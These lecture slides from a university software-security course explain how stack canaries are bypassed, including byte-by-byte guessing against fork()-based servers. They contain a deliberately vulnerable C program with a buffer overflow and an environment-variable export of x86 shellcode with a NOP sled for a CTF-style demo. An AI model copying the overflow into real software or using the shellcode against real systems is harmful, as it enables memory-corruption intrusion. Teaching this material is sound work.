CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Obrian 109

Time: Monday, Wednesday 5:00PM-6:20PM

Course Evaluation

Begins: 3/6/2022
Ends: 3/13/2022

If 90% of student submit the evaluation, all of the class will get **10** bonus points.

44 students. So 40 **evaluations**!!

Midterm Written Exam and CTF

3/14/2022 and 3/16/2022 in class. **Must be in-person**.

3 hours in total.

Bypass Canary

-fstack-protector

Bypass Canary

1. Read the canary from the stack due to some information leakage vulnerabilities, e.g. format string
2. Brute force. 32-bit version. Least significant is 0, so there are 256^3 combinations = 16,777,216

If it take 1 second to guess once, it will take at most 194 days to guess the canary

Bypass Canary - Apps using fork()


1. Canary is generated when the process is created
2. A child process will not generate a new canary
3. So, we do not need to guess 3 bytes canary at the same time. Instead, we guess one byte a time. At most 256*3 = 768 trials.

code/bypasscanary

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>

char g_buffer[200] = {0};
int g_read = 0;

int vulfoo()
{
        char buf[40];
        FILE *fp;

        while (1)
        {
                fp = fopen("/tmp/exploit", "r");
                if (fp)
                        break;}

        usleep(500 * 1000);
        g_read = 0;
        memset(g_buffer, 0, 200);
        g_read = fread(g_buffer, 1, 70, fp);
        printf("Child reads %d bytes. Guessed canary is %x.\n",
g_read, *((int*)(&g_buffer[40])));
```

```
        memcpy(buf, g_buffer, g_read);

        fclose(fp);
        remove("/tmp/exploit");
        return 0;
}

int main(int argc, char *argv[])
{
        while(1)
        {
                printf(“\n”);
                if (fork() == 0)
                {
                        //child
                        printf("Child pid: %d\n", getpid());
                        vulfoo();
                        printf("I pity the fool!\n");
                        exit(0);
                }
                else
                {
                        //parent
                        int status;
                        printf("Parent pid: %d\n", getpid());
                        waitpid(-1, &status, 0);
                } }
}
```

bc



Canary: 0x??????00

Demo

1. Assume ASLR is disable.
2. To make things easier, we put the shellcode in env variable.
3. Write a script to guess the canary byte by byte.
4. Send the full exploit to the program

```
export SCODE=$(python2 -c "print '\x90'*500 + '\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\x40\x40\x40\x40\x40\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xf6\x66\xbe\x01\x01\x66\x4e\x31\xc0\xb0\xbb\x31\xdb\x43\x31\xd2\xcd\x80\x31\xc0\x40\xcd\x80'")
```